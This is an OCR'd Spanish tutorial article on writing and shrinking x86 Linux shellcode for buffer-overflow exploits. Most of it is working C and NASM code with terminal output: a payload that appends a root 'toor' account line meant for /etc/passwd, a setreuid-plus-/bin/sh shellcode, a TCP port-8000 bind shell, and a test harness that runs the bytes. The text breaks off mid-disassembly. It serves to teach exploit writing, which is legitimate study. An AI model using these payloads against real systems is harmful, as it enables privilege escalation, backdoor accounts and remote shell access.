
Optimización de los shellcodes en Linux

Michał Piotrowski



El shellcode es un elemento inseparable de cada exploit. Durante el ataque es insertado en el programa en ejecución y en el contexto de este programa lleva a cabo la operación dada. El conocimiento de la estructura y del modo de funcionamiento del código de shell, a pesar de que no exige habilidades extraordinarias, no es usual.

Shellcode es un conjunto de instrucciones máquina, llamadas también código de bytes. Es uno de los elementos más importantes de los exploits que utilizan errores del tipo desbordamiento de búfer (*buffer overflow*). Durante el ataque es insertado por el exploit al programa en ejecución y en el contexto del programa lleva a cabo las operaciones que el infractor indica. El nombre *shellcode* – código de shell – proviene de los primeros códigos, los cuales tenían como tarea la llamada del intérprete de comandos (en los sistemas *NIX el intérprete de comandos es el programa */bin/sh*). Actualmente se define con este término a los códigos que ejecutan tareas muy diversas.

El shellcode tiene que cumplir rigurosas condiciones determinadas. Ante todo no puede contener bytes cero (*null byte*, 0x00). Éstos definen el fin de la cadena de caracteres e interrumpen la acción de las funciones más utilizadas para el desbordamiento de búferes – `strcpy`, `strcat`, `sprintf`, `gets` etc. Además, el shellcode tiene que ser autónomo e independiente de la posición en la memoria, es decir, que no se puede aplicar en él el direccionamiento estático. Otras características del shellcode, las cuales en ciertas situaciones pueden ser importantes, son su tamaño y el conjunto de caracteres ASCII, de los cuales está compuesto.

Veamos en la práctica la creación de los shellcodes. Escribiremos cuatro programas funcionalmente diferentes, luego los modificaremos con el objetivo de reducirles el volumen y poder emplearlos en auténticos exploits. Nos concentramos únicamente en la estructura del código del intérprete de comandos – no tocaremos los problemas vinculados con los errores de desbordamiento de búfer o la estructura de los exploits como tales.

En este artículo aprenderás...

- cómo escribir correctamente el código de shell,
- cómo modificarlo y reducirlo.

Lo que deberías saber...

- saber emplear el sistema Linux,
- tener nociones de programación básica en C y ensamblador.

Programación

Registros e instrucciones

Los registros (véase Tabla 1) son unas pequeñas células de memoria (ubicadas en el procesador) que sirven para almacenar valores númericos, y además son empleados por el procesador durante la ejecución de cada programa. En los procesadores x86 de 32 bits los registros tienen un tamaño de 32 bits (4 bytes). Tomando en cuenta sus aplicaciones los podemos dividir en registros de datos (EAX, EBX, ECX, EDX) y en registros de direcciones (ESI, EDI, ESP, EBP, EIP).

Los registros de datos se dividen en fragmentos más pequeños, de 16 bits (AX, BX, CX, DX) y de 8 bits (AH, AL, BH, BL, CH, CL, DH, DL), los podemos utilizar para reducir el tamaño del código y eliminar los bytes cero (véase Figura 1). En cambio la mayoría de los registros de direcciones tiene una rigurosa significación determinada y no se les debe utilizar para almacenar cualquier tipo de datos.

Sin embargo, para crear un shellcode correcto y que funcione, hay que comprender muy bien el lenguaje del ensamblador para el procesador, en el cual ha de ejecutarse (véase Recuadro *Registros e instrucciones*). Entrenaremos en procesadores x86 de 32 bits y en el sistema Linux con el kernel 2.4, por lo tanto tenemos para seleccionar dos tipos principales de sintaxis del ensamblador: la creada por AT&T, así como la sintaxis de Intel. A pesar de que la sintaxis de AT&T es utilizada por la mayoría de los compiladores y programas dese – como *gcc* o *gdb* – nosotros emplearemos la




Figura 1. *Estructura del registro EAX*

Tabla 1. *Registros del procesador x86 y sus significados*

Nombre del registro	Asignación
EAX, AX, AH, AL – acumulador	Operaciones aritméticas, operaciones de entrada/salida y definición de la llamada de sistema que queremos realizar. También contiene el valor devuelto por la llamada de sistema.
EBX, BX, BH, BL – registro base	Se utiliza directamente para el direccionamiento de la memoria, almacena el primer argumento de la llamada del sistema.
ECX, CX, CH, CL – contador	Se utiliza con frecuencia como contador para en los bucles y en las operaciones de tipo repetitivo, almacena el segundo argumento de la llamada del sistema.
EDX, DX, DH, DL – registro de datos	Se utiliza para almacenar direcciones de variable, almacena el tercer argumento de la llamada del sistema.
ESI – Índice fuente, EDI – Índice destino	Se utiliza generalmente para la ejecución de operaciones en cadenas de datos largas, incluyendo inscripciones y arrays.
ESP – puntero de la pila	Contiene la dirección de la cima de pila.
EBP – puntero base, puntero marco	Contiene la dirección base de la pila. Se utiliza para hacer referencia a las variables locales que se encuentran en el marco actual de la pila.
EIP – puntero de instrucción	Contiene la dirección de la siguiente instrucción a ejecutar.

Tabla 2. *Las instrucciones más importantes del ensamblador*

Instrucción	Descripción
`mov` – mover	Copia el contenido de un fragmento de la memoria a otro: `mov <destino>, <fuente>`.
`push` – depositar palabra en la pila	Copia a la pila el contenido del fragmento de memoria indicado: `push <fuente>`.
`pop` – recuperar palabra de la pila	Transfiere el valor desde la pila al fragmento de memoria indicado: `pop <destino>`.
`add` – sumar	Suma el contenido de un fragmento de memoria a otro: `add <destino>, <fuente>`.
`sub` – restar	Resta el valor de un fragmento de memoria para otro: `sub <destino>, <fuente>`.
`xor` – diferencia simétrica	Calcula la diferencia simétrica de los fragmentos de memoria indicados: `xor <destino>, <fuente>`.
`jmp` – bifurcar incondicionalmente	Cambia el valor del registro EIP por una dirección determinada: `jmp <dirección>`.
`call` – llamar a un procedimiento	Funciona similar a la instrucción `jmp`, pero antes del cambio del valor del registro EIP pone en la pila la dirección de la siguiente instrucción: `call <dirección>`.
`lea` – cargar dirección efectiva	Coloca en el fragmento de memoria indicado `<destino>` la dirección de otro fragmento `<fuente>`: `lea <destino>, <fuente>`.
`int` – interrupción	Envía una señal determinada al núcleo del sistema, provocando la interrupción de un número dado: `int <valor>`.

Listado 1. *Archivo write.c*

```
#include <stdio.h>
main()
{
  char *line = "hello, world!\n";
  write(1, line, strlen(line));
  exit(0);
}
```

Listado 2. *Archivo add.c*

```
#include <stdio.h>
#include <fcntl.h>

main()
{
  char *name = "/file";
  char *line =
    "toor:x:0:0::/:/bin/bash\n";
  int fd;
  fd = open(name,
    O_WRONLY|O_APPEND);
  write(fd, line, strlen(line));
  close(fd);
  exit(0);
}
```

Listado 3. *Archivo shell.c*

```
#include <stdio.h>
main()
{
  char *name[2];

  name[0] = "/bin/sh";
  name[1] = NULL;
  setreuid(0, 0);
  execve(name[0],
    name, NULL);
}
```

sintaxis de Intel (es más legible). Todos los ejemplos los compilaremos con el programa Netwide Assembler (*nasm*) versión 0.98.35, disponible en casi cada distribución de Linux. Asimismo utilizaremos los programas *ndisasm* y *hexdump*.

Las instrucciones del lenguaje ensamblador no son nada más que órdenes representadas simbólicamente para el procesador. Son muchísimas, se dividen, entre otras, en instrucciones:

- de transferencia de datos (`mov`, `push`, `pop`),
- aritméticas (`add`, `sub`, `inc`, `neg`, `mul`, `div`),
- lógicas (`and`, `or`, `xor`, `not`),
- de transferencia de control (`jmp`, `call`, `int`, `ret`),
- de manejo de bits, bytes y de manejo de cadenas (`shl`, `shr`, `rol`, `ror`),
- de entrada/salida (`in`, `out`),
- de controles de banderas.

No describiremos todas las instrucciones disponibles – nos concentraremos en las más importantes, es decir, en aquellas que utilizaremos. La Tabla 2 nos ilustra la descripción de cada una de ellas, junto con un ejemplo de su aplicación.

Construimos el código del intérprete de comandos

Nuestro objetivo es escribir cuatro códigos de intérprete de comandos, de los cuales el primero escribe el texto en la salida estándar, el segundo añade la inscripción al archivo, el tercero ejecuta el intérprete de comandos, y el cuarto asocia el intérprete de comandos al puerto TCP. Comencemos por la creación de estos programas en lenguaje C, puesto que será mucho más fácil copiar el programa listo al lenguaje ensamblador que crearlo enseguida en su forma de destino.

En el Listado 1 se ilustra el código fuente del primer programa llamado *write*. Su única asignación es la escritura del mensaje, almacenado en la variable `line`, en la salida estándar.

El Listado 2 ilustra el segundo programa – *add*. Su tarea es la de abrir el archivo */file* en modo de escritura (el archivo puede estar vacío, pero debe existir) y añadirle la línea `toor:x:0:0::/:/bin/bash`. A decir verdad, deberíamos añadir esta inscripción al archivo */etc/passwd*, pero ahora, cuando experimentamos, es mejor no modificar el archivo de contraseñas.

El tercer programa, *shell*, es el típico código del intérprete de comandos. Su tarea es la de ejecutar el programa */bin/sh* tras la previa ejecución de la función `setreuid(0, 0)`,

Listado 4. *Archivo bind.c*

```
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
int main()
{
  char *name[2];
  int fd1, fd2;
  struct sockaddr_in serv;
  name[0] = "/bin/sh";
  name[1] = NULL;
  serv.sin_addr.s_addr = 0;
  serv.sin_port = htons(8000);
  serv.sin_family = AF_INET;
  fd1 = socket(AF_INET,
    SOCK_STREAM, 0);
  bind(fd1, (struct
    sockaddr *)&serv, 16);
  listen(fd1, 1);
  fd2 = accept(fd1, 0, 0);
  dup2(fd2, 0);
  dup2(fd2, 1);
  dup2(fd2, 2);
  execve(name[0], name, NULL);
}
```

la cual devuelve al proceso sus verdaderos atributos (esto tiene sentido en situaciones donde atacamos el programa *suid*, el cual, por razones de seguridad, se libra de sus atributos). El Listado 3 ilustra el programa *shell*.

El último, y el más avanzando de nuestros programas (llamado *bind*) lo ilustra el Listado 4. Tras su ejecución comienza a escuchar en el puerto 8000 TCP y cuando recibe la conexión transfiere la comunicación al intérprete de comandos activo. Este mecanismo de acción es típico para la mayoría de los exploits que aprovechan las vulnerabilidades en los servidores de redes.

La Figura 2 ilustra el proceso de compilación de todos los programas y el efecto de sus acciones.

Pasamos al ensamblador

Ahora que ya sabemos que nuestros programas funcionan correctamente, podemos ejecutar el segundo paso y copiarlo en el ensamblador. Nuestro objetivo en general es la ejecución de las mismas funciones de sistema que utilizan los programas escritos en C.

Sin embargo, para realizarlo debemos conocer qué números se han asignado a estas funciones en nuestro sistema – podemos averiguarlo echando un vistazo al archivo */usr/include/asm/unistd.h*. Y así, la función `write` tiene el número 4, `exit` – 1, `open` – 5, `close` – 6, `setreuid` –70, `execve` –11, a `dup2` – 63. Algo diferente es la situación con las funciones que operan en los sockets: las funciones `socket`, `bind`, `listen` y `accept` son soportadas por una llamada de sistema – `socketcall` – de número 102.

También debemos cuidar de que estas funciones reciban los argumentos apropiados. En el caso del primer programa, el cual emplea sólo `write` y `exit`, el asunto es sencillo. La función `write` recibe tres argumentos. El primero de ellos define el descriptor del archivo, al cual escribiremos, el segundo es el puntero para el búfer que contiene los datos fuentes, y el tercero es la cifra que determina cuántos caracteres queremos escribir. La función `exit` recibe sólo un argumento que define el status con el cual finalizamos la acción.

Write

El Listado 5 nos ilustra el homólogo del programa *write* en forma de código fuente del lenguaje ensamblador. En las líneas 1 y 4 se encuentran las declaraciones de las secciones de datos (`.data`) y del código (`.text`). En la línea 6 tenemos el punto predeterminado de la entrada para la consolidación ELF, el cual a razón del enlazador *ld* debe ser un símbolo global (línea 5). En la línea 2 definimos la variable `msg` – cadena de caracteres, declarados como bytes (directiva `db`), finalizado por el símbolo de fin de línea (`0x0a`). Las líneas 8 y 15 tienen comentarios y son ignoradas por el compilador. Entre las líneas 9–13 y 16–18 se encuentran las instrucciones que preparan y ejecutan las funciones `write` y `exit`. Examinemos de cerca la acción de éstas.

Listado 5. *Archivo write1.asm*

```
1: section .data
2:  msg db 'hello, world!', 0x0a
3:
4: section .text
5:  global _start
6: _start:
7:
8: ; write(1, msg, 14)
9:  mov eax, 4
10:  mov ebx, 1
11:  mov ecx, msg
12:  mov edx, 14
13:  int 0x80
14:
15: ; exit(0)
16:  mov eax, 1
17:  mov ebx, 0
18:  int 0x80
```

Primero colocamos en el registro EAX el valor de la llamada del sistema, la cual queremos ejecutar (`writer` tiene el número 4), y en los registros introducimos sus argumentos: EBX – descriptor de la salida estándar (tiene el número 1), ECX – dirección del inicio de la cadena, la cual queremos escribir (está almacenada en la variable `msg`), EDX – longitud de nuestra cadena (junto con el signo de fin de línea es 14). Seguidamente ejecutamos instrucción `int 0x80`, la cual provoca el paso al modo kernel y la ejecución de la función de sistema indicada. Una situación similar ocurre con la función `exit`: primero ponemos el registro EAX en su número (1), en el registro EBX escribimos 0 y nuevamente entramos al modo kernel. El modo de compilación y el efecto de acción de nuestro primer programa escrito en el ensamblador se presenta en la Figura 3.

```
~/shellcode
[shellcode]$ gcc -o write write.c
[shellcode]$ ./write
hello, world!
[shellcode]$ gcc -o add add.c
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
[shellcode]$ ./add
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
toor:x:0:0::/:/bin/bash
[shellcode]$ gcc -o shell shell.c
[shellcode]$ ./shell
sh-2.05b$ ls
add  add.c  bind.c  shell  shell.c  test.c  write  write.c
sh-2.05b$ exit
exit
[shellcode]$ gcc -o bind bind.c
[shellcode]$ ./bind &
[1] 23994
[shellcode]$ telnet 127.0.0.1 8000
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
ls;
add
add.c
bind
bind.c
shell
shell.c
test.c
write
write.c
: command not found
exit;
Connection closed by foreign host.
[1]+  Exit 127                ./bind
[shellcode]$
```

Figura 2. *Compilación y acción de los programas write, add, shell y bind*

Add

En el Listado 6 se encuentra traducido al ensamblador el código fuente

del segundo programa, *add*. Es un poco más complicado.

Al principio, en la sección de datos, declaramos dos variables de caracteres – `name` y `line`. Éstas contienen el nombre del archivo a modificar y la línea que queremos añadir. Comenzamos el trabajo a partir de la apertura del archivo */file*, colocando en el registro EAX el valor de la función `open` (5) e introduciendo sus dos parámetros:

- en el registro EBX guardamos la dirección de la variable `name`,
- en el registro ECX colocamos el valor 1025, el cual es representación numérica de la combinación de las banderas `O_WRONLY` y `O_APPEND`.

Tras la ejecución, la función `open` devuelve una cifra (la coloca en el registro EAX), la cual es el número del descriptor del archivo que hemos abierto. La necesitaremos para la ejecución de la función `write` y `close`, así pues en la línea 15 la tranferimos al registro EBX. Gracias a ello la siguiente función que ejecutamos (`write`) tiene ya el primer argumento (número del descriptor) en el sitio adecuado, es decir, en el registro EBX. Seguidamente en el registro EAX guardamos 4, y en ECX – 24 (longitud de la línea añadida) y transferimos el control al kernel del sistema (línea 21).

Al final tenemos que cerrar el archivo */file* mediante la función `close` (el registro EAX debe tener 6, en cambio EBX permanece intacto – todo el tiempo mantiene el número del descriptor del archivo abierto) y salimos del programa con la función `exit` (en EAX 1, en EBX 0). Compilamos y ejecutamos el programa como se presenta en la Figura 4.

Listado 6. *Archivo add1.asm*

```
 1: section .data
 2:  name db '/file', 0
 3:  line db
    'toor:x:0:0::/:/bin/bash',
     0x0a
 4:
 5: section .text
 6:  global _start
 7: _start:
 8:
 9: ; open(name,
    O_WRONLY|O_APPEND)
10:  mov eax, 5
11:  mov ebx, name
12:  mov ecx, 1025
13:  int 0x80
14:
15:  mov ebx, eax
16:
17: ; write(fd, line, 24)
18:  mov eax, 4
19:  mov ecx, line
20:  mov edx, 24
21:  int 0x80
22:
23: ; close(fd)
24:  mov eax, 6
25:  int 0x80
26:
27: ; exit(0)
28:  mov eax, 1
29:  mov ebx, 0
30:  int 0x80
```

```
~/shellcode
[shellcode]$ nasm -f elf write1.asm
[shellcode]$ ld -o write1 write1.o
[shellcode]$ ./write1
hello, world!
[shellcode]$
```

Figura 3. *Efecto de la acción del programa write1*

```
~/shellcode
[shellcode]$ nasm -f elf add1.asm
[shellcode]$ ld -o add1 add1.o
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
[shellcode]$ ./add1
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
toor:x:0:0::/:/bin/bash
[shellcode]$
```

Figura 4. *Efecto de la acción del programa add1*

Shell

De la misma manera transformamos el programa *shell* – el resultado lo podemos observar en el Listado 7. Sin embargo, no lo discutiremos detalladamente. En vez de ello nos concentramos en la llamada de la función `execve` (líneas de 15 a 21), la cual puede parecer algo complicada.

La función `execve` como primer argumento recibe la dirección de la cadena de caracteres (línea 16), la cual determina el programa a ejecutar (*/bin/sh*). El segundo argumento es el array que contiene por lo menos dos elementos: la misma cadena de caracteres y el valor NULL. Para preparar tal array empleamos la pila. Primero ponemos en la pila el segundo elemento del array, el valor NULL (línea 17), luego ponemos el primero elemento, es decir, la dirección de la cadena de caracteres `name` (línea 18). Seguidamente, con la ayuda del re-

Listado 7. *Archivo shell1.asm*

```
 1: section .data
 2:  name db '/bin/sh', 0
 3:
 4: section .text
 5:  global _start
 6: _start:
 7:
 8: ; setreuid(0, 0)
 9:  mov eax, 70
10:  mov ebx, 0
11:  mov ecx, 0
12:  int 0x80
13:
14: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
15:  mov eax, 11
16:  mov ebx, name
17:  push 0
18:  push name
19:  mov ecx, esp
20:  mov edx, 0
21:  int 0x80
```

listado 8. *Archivo bind1.asm*

```
 1: section .data
 2:  name db '/bin/sh', 0
 3:
 4: section .text
 5:  global _start
 6: _start:
 7:
 8: ; socket(AF_INET,
    SOCK_STREAM, 0)
 9:  push 0
10:  push 1
11:  push 2
12:
13:  mov eax, 102
14:  mov ebx, 1
15:  mov ecx, esp
16:  int 0x80
17:
18:  mov edx, eax
19:
20: ; bind(fd1,
    {AF_INET, 8000,
    "0.0.0.0"}, 16)
21:  push 0
22:  push 0
23:  push 0
24:  push word 16415
25:  push word 2
26:  mov ebx, esp
27:
28:  push 16
29:  push ebx
30:  push edx
31:
32:  mov eax, 102
33:  mov ebx, 2
34:  mov ecx, esp
35:  int 0x80
36:
37: ; listen(fd1, 1)
38:  push 1
39:  push edx
40:
41:  mov eax, 102
```

Listado 8. *Archivo bind1.asm continuación*

```
42:  mov ebx, 4
43:  mov ecx, esp
44:  int 0x80
45:
46: ; accept(fd1, 0, 0)
47:  push 0
48:  push 0
49:  push edx
50:
51:  mov eax, 102
52:  mov ebx, 5
53:  mov ecx, esp
54:  int 0x80
55:
56:  mov edx, eax
57:
58: ; dup2(fd2, 0)
59:  mov eax, 63
60:  mov ebx, edx
61:  mov ecx, 0
62:  int 0x80
63:
64: ; dup2(fd2, 1)
65:  mov eax, 63
66:  mov ebx, edx
67:  mov ecx, 1
68:  int 0x80
69:
70: ; dup2(fd2, 2)
71:  mov eax, 63
72:  mov ebx, edx
73:  mov ecx, 2
74:  int 0x80
75:
76: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
77:  mov eax, 11
78:  mov ebx, name
79:  push 0
80:  push name
81:  mov ecx, esp
82:  mov edx, 0
83:  int 0x80
```

gistro ESP, que contiene la dirección actual de la cima de la pila, la cual en este caso es simultáneamente la dirección de nuestro array – determinamos el segundo argumento de la función (línea 19). Con el tercer y el último argumento no hay problema – cargamos 0 al registro EDX (lo vemos en la línea 20). El programa así preparado lo compilamos y ejecutamos como lo hicimos anteriormente.

Bind

El último de nuestros programas es el más complicado y requiere una explicación extensa por la manera de ejecutar las funciones que operan en los sockets. La versión ensamblador del pograma *bind* se presenta en el Listado 8.

Las funciones `socket`, `bind`, `listen` y `accept` son soportadas por una llamada de sistema (`socketcall`), la cual recibe dos argumentos. El primero es el número de la subfunción que deseamos ejecutar (1 para `socket`, 2 para `bind`, 4 para `listen` y 5 para `accept`), el segundo es la dirección para el fragmento de memoria en el cual se encuentran los argumentos para esta subfunción. Echemos un vistazo a las llamadas de la función `socket` (líneas 9–16) y `bind` (líneas 21–35).

Como se puede observar en el Listado 4, `socket` recibe tres argumentos:

- la familia de los protocolos (`AF_INET` – protocolos de Internet),
- el tipo de protocolo (`SOCK_STREAM` – conector),
- protocolo (0 – TCP).

Tenemos que situarlos en alguna parte de la memoria – lo mejor será colocarlos en la pila (líneas de la 9 a la 11). No obstante, hay que hacerlo desde el final, ya que la pila es memoria del tipo FIFO y los datos se toman de ella en orden inverso a como fueron introducidos. En la línea 9 introducimos en la pila el tercer argumento (0), luego el segundo (1 – `SOCK_STREAM`) y al final el primero (2 – `AF_INET`). Seguidamente determinamos los argumentos para la llamada `socketcall`:

- en EAX colocamos 102 (línea 13),
- para EBX introducimos el número de la subfunción `socket` (línea 14),
- en ECX colocamos la dirección para los argumentos de la subfunción `socket`, los cuales se encuentran en la pila y cuyo principio contiene el puntero de la pila, es decir el registro ESP (línea 15).

La función `socket` devuelve en el registro EAX la cifra que es el número del descriptor del socket creado. La necesitaremos después para la ejecución de la función `bind`, `listen` y `accept`, por lo tanto la transferimos del registro EAX al EDX, que hasta ahora no hemos utilizado (línea 18).

La llamada de la función `bind` es algo más complejo, porque su segundo argumento es el puntero para la estructura de 16 bits `sockaddr_in`, compuesta de cuatro elementos: `sin_family` (2 bytes), `sin_port` (2 bytes), `sin_addr` (4 bytes) y `pad` (8 bytes). Ante todo debemos crear una estructura así en

Listado 9. *Determinación de la dirección de la cadena mediante la instrucción jmp y call*

```
 jmp two
one:
 pop ebx
 …
two:
 call one
 db 'string'
```

Listado 10. *Archivo write2.asm*

```
 1: BITS 32
 2:
 3:  jmp two
 4: one:
 5:  pop ecx
 6:
 7: ; write(1, "hello, world!", 14)
 8:  mov eax, 4
 9:  mov ebx, 1
10:  mov edx, 14
11:  int 0x80
12:
13: ; exit(0)
14:  mov eax, 1
15:  mov ebx, 0
16:  int 0x80
17:
18: two:
19:  call one
20:  db 'hello, world!', 0x0a
```

la pila (línea 21–25). Por lo tanto primero introducimos 8 bytes cero siendo éstos elemento `pad` (líneas 21 y 22), `sin_addr` lo ponemos en 0 (línea 23), `sin_port` lo ponemos en 16415 (que es el número 8000 convertido al orden de bytes de red (línea 24)), y para el elemento `sin_family` introducimos el valor 2 (línea 25).

Las instrucciones `push` en las líneas 24 y 25 contienen la directiva `word`, la cual significa que ponemos en la pila 2 – valores bytes. Seguidamente copiamos la dirección, de la estructura creada, de ESP al registro EBX (línea 26). Ahora ponemos en la pila los argumentos sólo de la llamada `bind`: el tercer argumento es de 16 (línea 28), el segundo argumento es la dirección de la estructura `sockaddr_in`, el cual se encuentra en el registro EBX (línea 29), y el primer argumento es el descriptor del socket, almacenado en el registro EDX (línea 30). Al final (líneas 32–35) definimos los registros EAX, EBX y ECX de tal manera que se pueda ejecutar la llamada de sistema `socketcall` y entramos al modo kernel (`int 0x80`).

```
~/shellcode
[shellcode]$ nasm write2.asm
[shellcode]$ hexdump -C write2
00000000  e9 1e 00 00 00 59 b8 04  00 00 00 bb 01 00 00 00  |.....Y..........|
00000010  ba 0e 00 00 00 cd 80 b8  01 00 00 00 bb 00 00 00  |................|
00000020  00 cd 80 e8 dd ff ff ff  68 65 6c 6c 6f 2c 20 77  |........hello, w|
00000030  6f 72 6c 64 21 0a                                 |orld!.|
00000036
[shellcode]$
```

Figura 5. *Código del intérprete de comandos recuperado del programa write2*

El funcionamiento de las funciones que se encuentran en este programa está basado en métodos ya presentados y, por la tanto, no los explicaremos con detalle. Pasamos al siguiente paso – la transformación de los programas en el ensamblador hasta una forma que permita ejecutar desde dentro otro programa.

Simplificamos el código

A pesar de que nuestros programas funcionan muy bien, aún están muy lejos de poder ser usados en verdaderos exploits. Sus estructuras serían intachables en el caso de programas comunes e independientes, pero nosotros creamos el código, el cual debe ser ejecutado desde dentro de otro proceso. Por eso debemos de renunciar a almacenar variables de caracteres en el segmento de datos y ubicarlas dentro de las instrucciones; asimismo tenemos que hallar la manera de determinar sus direcciones en el espacio direccional del programa matriz.

Trucos con saltos

Como ayuda nos pueden servir las instrucciones `jmp` y `call`. Esta última instrucción cambia el valor del registro EIP provocando un salto a otro fragmento del código, pero simultáneamente pone en la pila la dirección de la siguiente instrucción, con el fin de continuar el programa tras la finalización de la llamada. El esquema de acción del truco que empleamos es muy sencillo y se presenta en el Listado 9. Primero saltamos (instrucción `jmp`) a la posición marcada como `two`, don-

Listado 11. *Archivo test.c*

```
char code[]="\xe9\x1e\x00\x00\x00\x59\xb8\x04\x00\x00\x00\xbb\x01\x00"
            "\x00\x00\xba\x0e\x00\x00\x00\xcd\x80\xb8\x01\x00\x00\x00"
            "\xbb\x00\x00\x00\x00\xcd\x80\xe8\xdd\xff\xff\xff\x68\x65"
            "\x6c\x6c\x6f\x2c\x20\x77\x6f\x72\x6c\x64\x21\x0a";
main()
{
  int (*shell)();
  (int)shell = code;
  shell();
}
```

```
~/shellcode
[shellcode]$ gcc -o test test.c
[shellcode]$ ./test
hello, world!
[shellcode]$
```

Figura 6. *Testeamos el shellcode*

de se encuentra la instrucción `call` y la cadena de caracteres. `call` realiza un salto a la posición `one`, simultáneamente poniendo en la pila la dirección de la cadena de caracteres, que con la ayuda de la instrucción `pop` la transferimos al registro EBX.

En el Listado 10 se encuentra la versión correcta del programa *write1.asm*, la cual podemos ya ejecutar desde un programa separado. Así como se observa, renunciamos a la declaración de la sección y añadimos la directiva `BITS 32`, que sopla al compilador que genere el código para los procesadores de 32 bits. Esto es necesario, ya que no generaremos más códigos en formato ELF (parámetro `-f elf`). La llamada de las funciones `write` y `exit` se realiza casi idénticamente como en el archivo *write1.asm*, con la única diferencia que de otro modo ubicamos la dirección de la cadena `hello, world!` en el registro ECX – lo tomamos de la pila (línea 5).

En la Figura 5 se ilustra la compilación y el modo de transformar el nuevo programa en código de intérprete de comandos.

Bautismo de batalla

Ya tenemos el shellcode. Ahora sólo nos queda verificar si funciona. Con este objetivo escribiremos un programa sencillo (*test*, ilustrado en el Listado 11), el cual ejecutará la cadena de instrucciones almacenada en la variable de caracteres `code`. Lo emplearemos durante el testeado de todos nuestros códigos del intérprete de comandos, cambiando el contenido de la variable `code` o añadiendo uno nuevo. Para que nuestro shellcode se ejecute correctamente, debemos ajustar el código visualizado por el programa *hexdump*, antecediendo cada byte con el símbolo `\x`. Compilamos y ejecutamos el programa *test.c* como se presenta en la Figura 6.

Listado 12. *Archivo write2b.asm*

```
 1: BITS 32
 2:
 3: ; write(1, "hello, world!", 14)
 4: push word 0x0a21
 5: push 0x646c726f
 6: push 0x77202c6f
 7: push 0x6c6c6568
 8:
 9: mov eax, 4
10: mov ebx, 1
11: mov ecx, esp
12: mov edx, 14
13: int 0x80
14:
15: ; exit(0)
16: mov eax, 1
17: mov ebx, 0
18: int 0x80
```

Dieciséis en la pila

Otro modo de ubicar la cadena de caracteres en la sección del código es el registro, en la pila, de sus valores en forma hexadecimal y copiar el puntero de la pila no sea necesario. Es una técnica bastante útil – en la mayoría de los casos permite reducir el tamaño del código resultante del intérprete de comandos. El código presentando en el Listado 12 ilustra el programa *write2.asm* modificado empleando esta técnica.

La colocación de la cadena de caracteres en la pila para la visualización ocurre en las líneas de 4 a 7. Por supuesto, tenemos que colocarlos en orden inverso. Primero ponemos el símbolo `\n!` (valor hexadecimal 0x0a21), luego `dlro` (0x646c726f), después `w ,o` (0x77202c6f) y al final `lleh` (0x6c6c6568). La dirección de esta anotación así construída la transferimos del registro ESP al ECX en la línea 11. El tamaño del código del intérprete de comandos, el cual obtuvimos gracias a la modificación de arriba, se redujo en 4 bytes.

En los Listados 13 y 14 se encuentran los códigos fuentes de los programas *add* y *shell*, que se han ajustado a una forma simplificada. No los vamos a describir, pero la comprensión de sus estructuras y los principios de funcionamien-

Listado 13. *Archivo add2.asm*

```
 1: BITS 32
 2:
 3:  jmp three
 4: one:
 5:
 6: ; open("/file\n",
    O_WRONLY|O_APPEND)
 7:  mov eax, 5
 8:  pop ebx
 9:  mov ecx, 1025
10:  int 0x80
11:
12:  mov ebx, eax
13:
14:  jmp four
15: two:
16:
17: ; write(fd, "toor:x:0:0::
    /:/bin/bash\n", 24)
18:  mov eax, 4
19:  pop ecx
20:  mov edx, 24
21:  int 0x80
22:
23: ; close(fd)
24:  mov eax, 6
25:  int 0x80
26:
27: ; exit(0)
28:  mov eax, 1
29:  mov ebx, 0
30:  int 0x80
31:
32: three:
33:  call one
34:  db '/file', 0
35:
36: four:
37:  call two
38:  db 'toor:x:0:0::/:/bin/bash',
     0x0a
```

Listado 14. *Archivo shell2.asm*

```
 1: BITS 32
 2:
 3: ; setreuid(0, 0)
 4:  mov eax, 70
 5:  mov ebx, 0
 6:  mov ecx, 0
 7:  int 0x80
 8:
 9:  jmp two
10: one:
11:
12: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
13:  mov eax, 11
14:  pop ebx
15:  push 0
16:  push ebx
17:  mov ecx, esp
18:  mov edx, 0
19:  int 0x80
20:
21: two:
22:  call one
23:  db '/bin/sh', 0
```

```
~/shellcode
[shellcode]$ hexdump -C write2
00000000  e9 1e 00 00 00 59 b8 04  00 00 00 bb 01 00 00 00  |.....Y..........|
00000010  ba 0e 00 00 00 cd 80 b8  01 00 00 00 bb 00 00 00  |................|
00000020  00 cd 80 e8 dd ff ff ff  68 65 6c 6c 6f 2c 20 77  |........hello, w|
00000030  6f 72 6c 64 21 0a                                 |orld!.|
00000036
[shellcode]$ ndisasm write2
00000000  E91E00            jmp 0x21
00000003  0000              add [bx+si],al
00000005  59                pop cx
00000006  B80400            mov ax,0x4
00000009  0000              add [bx+si],al
0000000B  BB0100            mov bx,0x1
0000000E  0000              add [bx+si],al
00000010  BA0E00            mov dx,0xe
00000013  0000              add [bx+si],al
00000015  CD80              int 0x80
00000017  B80100            mov ax,0x1
0000001A  0000              add [bx+si],al
0000001C  BB0000            mov bx,0x0
0000001F  0000              add [bx+si],al
